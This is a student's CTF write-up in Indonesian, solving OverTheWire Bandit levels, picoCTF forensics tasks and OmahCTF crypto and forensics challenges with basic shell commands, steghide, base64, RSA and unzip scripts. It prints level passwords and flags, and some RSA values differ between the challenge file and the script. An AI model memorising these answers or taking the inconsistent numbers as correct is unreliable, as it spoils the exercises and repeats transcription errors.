PENUGASAN CYBER SECURITY WRITE UP

PRESENTED BY
UCOK KAMAL
25/566250/PA/23896

OverTheWire

Bandit 0

Diberikan sebuah alamat dan port yang dapat kita masuki menggunakan user bandit0 dan password bandit0.

Solusi: lakukan ssh ke alamat menggunakan user, password, dan port yang tersedia.

ssh bandit0@bandit.labs.overthewire.org -p 2220

Bandit 0 -> 1

Soal: Password untuk level selanjutnya disimpan di file bernama readme yang ada di direktori home.

Solusi: Gunakan perintah ls untuk melihat isi direktori, lalu baca isi file menggunakan cat.

> ls

> cat readme

Bandit 1 -> 2

Soal: Password tersimpan di dalam file dengan nama - (tanda strip) yang ada di direktori home.

Solusi: Karena nama filenya adalah simbol strip, kita tidak bisa langsung menggunakan cat - karena akan dianggap input standar. Gunakan path relatif ./ untuk membacanya.

> ls

> cat ./-

```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit:~$
```

Bandit 2 -> 3

Soal: Password tersimpan di file yang namanya mengandung spasi dan tanda strip(*--spaces in this filename--*).

Solusi: Terminal biasanya memisahkan perintah dengan spasi. Agar nama file terbaca utuh, gunakan tanda kutip dua atau *tab completion* (menekan tab).

> ls

> cat ./"--spaces in this filename--"

```
bandit2@bandit:~$ ls
--spaces in this filename--
bandit2@bandit:~$ cat ./"--spaces in this filename--"
MNk8KNH3Usiio41PRUEoDFPqfxLPlSmx
bandit2@bandit:~$
```

Bandit 3 -> 4

Soal: Password ada di dalam file tersembunyi di direktori inhere.

Solusi: Masuk ke direktori inhere dulu. File tersembunyi (diawali titik) tidak muncul dengan ls biasa, jadi gunakan flag -a atau -la.

> cd inhere

> ls -la

> cat ...Hiding-From-Yo

```
bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Oct 14 09:26 .
drwxr-xr-x 3 root    root    4096 Oct 14 09:26 ..
-rw-r----- 1 bandit4 bandit3   33 Oct 14 09:26 ...Hiding-From-You
bandit3@bandit:~/inhere$ cat .hidden
cat: .hidden: No such file or directory
bandit3@bandit:~/inhere$ cat ...Hiding-From-You
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
bandit3@bandit:~/inhere$
```

Bandit 4 -> 5

Soal: Password ada di direktori inhere, di dalam satu-satunya file yang bisa dibaca manusia (*human-readable*).

Solusi: Di dalam direktori banyak file aneh. Gunakan perintah file untuk mengidentifikasi tipe data setiap file. Cari yang tipenya ASCII text.

> cd inhere

> file ./*

> cat ./-file07

```
bandit4@bandit:~$ ls
inhere
bandit4@bandit:~$ cd inhere
bandit4@bandit:~/inhere$ ls -la
total 48
drwxr-xr-x 2 root    root    4096 Oct 14 09:26 .
drwxr-xr-x 3 root    root    4096 Oct 14 09:26 ..
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file00
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file01
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file02
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file03
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file04
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file05
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file06
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file07
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file08
-rw-r----- 1 bandit5 bandit4   33 Oct 14 09:26 -file09
bandit4@bandit:~/inhere$ file ./*
./-file00: data
./-file01: OpenPGP Public Key
./-file02: OpenPGP Public Key
./-file03: data
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$ cat ./-file07
4oQYVPkxZOOEOO5pTW81FB8j8lxXGUQw
bandit4@bandit:~/inhere$
```

Bandit 5 -> 6

Soal: Password ada di direktori inhere dengan kriteria: bisa dibaca manusia, ukuran 1033 bytes, dan bukan *executable*.

Solusi: Gunakan perintah find untuk mencari file spesifik sesuai kriteria agar tidak perlu mengecek manual.

> cd inhere

> find . -type f -size 1033c ! -executable

> cat ./maybehere07/.file2

```
bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere
bandit5@bandit:~/inhere$ ls -la
total 88
drwxr-x--- 22 root bandit5 4096 Oct 14 09:26 .
drwxr-xr-x  3 root root    4096 Oct 14 09:26 ..
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere00
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere01
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere02
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere03
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere04
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere05
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere06
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere07
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere08
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere09
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere10
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere11
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere12
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere13
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere14
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere15
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere16
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere17
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere18
drwxr-x---  2 root bandit5 4096 Oct 14 09:26 maybehere19
bandit5@bandit:~/inhere$ find . -type f -size 1033c ! -executable
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

Bandit 6 -> 7

Soal: Password tersimpan di suatu tempat di server (bukan di home directory saja), dimiliki oleh user bandit7, grup bandit6, dan ukurannya 33 bytes.

Solusi: Gunakan find dari direktori root (/). Tambahkan 2>/dev/null untuk membuang pesan error "Permission Denied" agar output bersih.

> find / -user bandit7 -group bandit6 -size 33c 2>/dev/null

> cat /var/lib/dpkg/info/bandit7.password

```
bandit6@bandit:~$ ls
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj
bandit6@bandit:~$
```

Bandit 7 -> 8

Soal: Password ada di dalam file data.txt, tepat di sebelah kata "millionth".

Solusi: Gunakan perintah grep untuk menyaring isi file dan hanya menampilkan baris yang mengandung kata "millionth".

> grep "millionth" data.txt

```
bandit7@bandit:~$ ls
data.txt
bandit7@bandit:~$ cat data.txt | less
bandit7@bandit:~$ grep "millionth" data.txt
millionth       dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc
bandit7@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Bandit 8 -> 9

Soal: Password ada di data.txt dan merupakan satu-satunya baris teks yang muncul hanya sekali

```
bandit8@bandit:~$ ls
data.txt
bandit8@bandit:~$ cat data.txt | sort | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
bandit8@bandit:~$
```

(unik).


Solusi: Perintah uniq hanya bekerja pada data yang berurutan. Jadi, file harus di-sort terlebih dahulu, baru di-pipe ke uniq -u (unique).

> cat data.txt | sort | uniq –u


Bandit 9 -> 10

Soal: Password ada di data.txt yang merupakan file binary, di antara beberapa karakter "=" yang bisa dibaca manusia.

Solusi: Jangan gunakan cat pada file binary karena akan merusak tampilan terminal. Gunakan strings untuk mengambil teks yang bisa dibaca, lalu filter dengan grep.



> strings data.txt | grep "===="



PicoCTF

Hidden in plainsight

Tipe soal: Forensics (Image)

Pendahuluan: Diberikan sebuah image bernama img.jpg, saat dibuka langsung, hanya menampilkan gambar komputer tanpa petunjuk yang terlihat.

Solusi: Pertama, cek terlebih dahulu metadata dari img.jpg. Lalu didapatkan sebuah comment berisi rangkaian kombinasi acak. Decode ke base64 dan didapat hint yaitu steghide dan bagian kedua yang terencode.

Decode base64 bagian kedua dan didapatlah password untuk steghide. Lalu pecahkan dengan menggunakan command

> steghide extract -sf img.jpg

> masukkan password yang didapat pada bagian kedua dari comment yang didecode.

> didapat file flag.txt yang berisis flag ketika di cat.

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ exiftool hiddenin.jpg
ExifTool Version Number         : 13.25
File Name                       : hiddenin.jpg
Directory                       : .
File Size                       : 73 kB
File Modification Date/Time     : 2025:11:21 21:34:22+07:00
File Access Date/Time           : 2025:11:21 21:34:52+07:00
File Inode Change Date/Time     : 2025:11:21 21:34:51+07:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : c3RlZ2hpZGU6Y0VGNmVuZHZjbVE9
Image Width                     : 640
Image Height                    : 640
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640x640
Megapixels                      : 0.410
```

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ echo "c3RlZ2hpZGU6Y0VGNmVuZHZjbVE9" | base64 --decode
steghide:cEF6endvcmQ=
```

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ echo "cEF6endvcmQ=" | base64 --decode
pAzzword
```

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ steghide --extract -sf hiddenin.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ cat flag.txt
picoCTF{h1dd3n_1n_1m4g3_67479645}
```

FLAG : picoCTF{h1dd3n_1n_1m4g3_67479645}

Log Hunt

Tipe soal: General skills.

Pendahuluan: Diberikan sebuah file server.log yang berisi log atau aktivitas server. Dari banyaknya log, terdapat log log yang memuat flag dengan indikasi "INFO FLAGPART:" yang tidak terurut dan menyebar dalam log.

Solusi: Karena kita tahu bahwa tiap part flag pasti memiliki indikasi "INFO FLAGPART:" maka kita bisa menggunakan grep.

> cat server.log | grep "INFO FLAGPART"

FLAG: picoCTF{us3_y0urlinux_sk1lls_cedfa5fb}

Riddle Registry

Tipe soal: Forensics.

Pendahuluan: Diberikan sebuah file pdf bernama confidential.pdf yang berisi teks, emji, dan teks yang dihitamkan.

Saat meng-copy paste teks yang dihitamkan, hanya terdapat teks default lorem ipsum biasa dan teks yang bukan flagnya.

Solusi: Cek metadata file confidential.pdf - kita dapat melihat bahwa author name dari file pdf ini aneh. Namun saat disubmit secara langsung, flag salah.

Maka flag diencode, dan encode yang memuat huruf dan karakter adalah base64. Gunakan command > echo "flag" | base64 -- decode.

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ exiftool confi.pdf
ExifTool Version Number         : 13.25
File Name                       : confi.pdf
Directory                       : .
File Size                       : 183 kB
File Modification Date/Time     : 2025:11:21 21:47:08+07:00
File Access Date/Time           : 2025:11:21 21:47:31+07:00
File Inode Change Date/Time     : 2025:11:21 21:47:29+07:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Producer                        : PyPDF2
Author                          : cGljb0NURntwdXp6bDNkX20zdGFkYXRhX2YwdW5kIV9jOGY5MWQ2OH0=
```

```
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$ echo "cGljb0NURntwdXp6bDNkX20zdGFkYXRhX2YwdW5kIV9jOGY5MWQ2OH0=" | base64 --decode
picoCTF{puzzl3d_m3tadata_f0und!_c8f91d68}
┌──(K㉿DESKTOP-A4IP0GD)-[~/writeups]
└─$
```


Flag: picoCTF{puzzl3d_m3tadata_f0und!_c8f91d68}

OmahCTF

Username OmahCTF: Kamal51

Double Lock

Tipe: Cryptography



Pada deskripsi tantangan, kita diberi tahu bahwa flag telah diubah menjadi hash md5, yang kemudian dienkripsi lagi menggunakan sebuah algoritma yang dapat kita lihat pada file “chall.txt”.

Diberikan sebuah file “chall.txt” yang berisi beberapa variable dengan nilai berbentuk bilangan bulat (p, q, n, e, dan c) sebagai berikut:

```
p = 11534423487351169978603029220506569768288172207015560088021612461462760856720
q = 58212930543958684044434848341657447913169565176105726396327166896537872303487
n =
671452593333779364773283063591416296121285956634013813813132913217037153773258246860618234673419559804451301135430010
078895582481413001505728425775061298870
e = 65537
c =
388675210185956381094490608335097304127246540443661247824999796659190698800706616406283247193834648442845904235197940
564942670505562076370427818554926610670
```

Saat melihat penamaan variable p, q, n, e, dan c serta nilai bilangan yang besar, kita dapat mengetahui bahwa algoritma yang digunakan adalah algoritma RSA, yaitu algoritma yang didasarkan pada kesulitan memfaktorkan bilangan prima besar.

Tujuan kita disini adalah membalikkan proses enkripsi untuk mendapatkan plaintext (pesan asli), yang dalam kasus ini adalah hash bytes dari kata rahasia.

Kita tahu bahwa algoritma RSA adalah seperti ini:

$$n = p \cdot q$$

$$\Phi(n) = (p-1)(q-1)$$

$$d = e^{-1} \bmod \varphi(n)$$

$$m = c^d \bmod n.$$

Yang dimana nilai m merupakan nilai yang harus kita cari dan ubah kembali menjadi hash bytes md5.

Kita menggunakan script python seperti berikut untuk menghitung nilai m.

```
p = 115344234873511699786030292205065697682881722070155600880216124614627608567201
q = 582129305439586840444348483416574479131695651761057263963271668965378723034 87
n = 671452593333779364773283063591416296121285956634013813813132913217037153773258246860618234673419559804451301135430010788955824814130015057284257750612988 7
e = 65537
c = 388675210185956381094490608335097304127246540443661247824999796659190698800706616406283247193834648442845904235197945649426705055620763704278185549266 1067

phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
m = pow(c, d, n)

print(f"Plaintext = {m}")
```

Maka kita dapatkanlah nilai m adalah 255212011275522080184332405494713463050.

Karena md5 memiliki jenis string hexadecimal, maka dari itu kita perlu merubahnya menjadi hexadesimal terlebih dahulu dengan command echo "obase=16; 255212011275522080184332405494713463050" | bc

Setelah itu didapat lah hash bytes md5 ialah c0000ba3cf308f62cd473c3f6da8b10a.


Namun Flag atau secret word berada dalam jenis ‘word’, maka kita perlu merubah md5 ini menjadi secret word semula.

Karena md5 merupakan fungsi hash satu arah, kita tidak bisa mengubahnya langsung ke bentuk asli. Namun, hash ini adalah hash umum untuk kata sandi, sehingga kita dapat menggunakan CrackStation.net untuk mencocokkannya dan mendapatkan hasilnya.


Flag: OTI25{bananasplit}

Zipception

Tipe soal: Forensic, nested zip.



Pada challange ini, kita diberikan sebuah clue dimana flag tersembunyi di dalam nested zip. Diberikan 2 buah file yaitu zip-10000 dan password.txt.



Saat file zip-10000 dibuka, kita dapat melihat bahwa terdapat file zip lain bernama “zip-9999” di dalam file zip-10000 tersebut. Dengan menggunakan password dari file password.txt

sebelumnya, didapati lagi bahwa di dalam file zip-9999 masih terdapat file zip-9998 yang juga menggunakan password yang sama secara berulang yaitu password123. Dari hal ini, kita dapat mengetahui bahwa ini adalah challange nested zip, dan asumsi saya adalah bahwa file yang memuat flag terdapat di suatu tempat di dalam nested zip ini.


Oleh karena itu, solusi yang dapat saya pikirkan adalah menggunakan script python untuk melakukan unzip secara otomatis terus menerus hingga terdapat file selain .zip, yang asumsi saya adalah flagnya.

Kode python yang saya gunakan:

```
import os
import zipfile
import shutil
import time

PASSWORD = b"password123"
START_ZIP_FILE = r"C:\Users\Lenovo\Downloads\zip-9999.zip"

WORKING_DIR = os.path.join(os.path.expanduser("~"), "Desktop", "HasilEkstraksiPython")

def main():
    os.makedirs(WORKING_DIR, exist_ok=True)

    try:
        current_zip_path = shutil.copy(START_ZIP_FILE, WORKING_DIR)
    except FileNotFoundError:
        return
    except Exception as e:
        return

    while True:
        zip_filename = os.path.basename(current_zip_path)
        extract_folder_name = os.path.splitext(zip_filename)[0]

        extract_to_path = os.path.join(WORKING_DIR, extract_folder_name)
        os.makedirs(extract_to_path, exist_ok=True)

        print(f"Mengunzip: {zip_filename}...")
```

```
        try:
            with zipfile.ZipFile(current_zip_path, 'r') as zip_ref:
                zip_ref.extractall(path=extract_to_path, pwd=PASSWORD)

            os.remove(current_zip_path)

        except zipfile.BadZipFile:
            print(f"ERROR: File {zip_filename} korup atau bukan file zip.")
            break
        except RuntimeError as e:
            if "Bad password" in str(e):
                print(f"ERROR: Password salah untuk file {zip_filename}.")
            else:
                print(f"ERROR: {e}")
            break
        except Exception as e:
            print(f"Terjadi error tak terduga: {e}")
            break

        next_zip_file = None
        for item in os.listdir(extract_to_path):
            if item.endswith(".zip"):
                next_zip_file = os.path.join(extract_to_path, item)
                break  # Asumsi hanya ada 1 file zip di dalamnya

        if next_zip_file:
            current_zip_path = next_zip_file
        else:
            print("\nSELESAI")
            print("Tidak ada lagi file .zip yang ditemukan.")
            print(f"File terakhir Anda ada di folder: {extract_to_path}")
            break

if __name__ == "__main__":
    start_time = time.time()
    main()
    end_time = time.time()
    print(f"\nTotal waktu eksekusi: {end_time - start_time:.2f} detik")
```

Setelah melakukan unzip berulang terus menerus, didapatkan pada zip-5000 terdapat file bernama flag.txt beisi flag.




Flag: OTI25{c0ng4ts_y0u_s0lv3d_th3_z1pcept10n}

Peak

Type: Forensic, wav (sound).

Awalnya, kita diberikan sebuah file peak.wav yang berisi sebuah lagu tanpa indikasi flag apapun di dalamnya. Setelah mengecek metadata dan file tersembunyi menggunakan binwalk, tidak ditemukan apapun yang mencurigakan. Ide saya adalah dengan menggunakan software audio editor audacity untuk dapat melihat detail dari lagu ini. Setelah open file peak.wav ke dalam audacity, ditemukan bahwa ada 4 jenis audio berbeda didalamnya



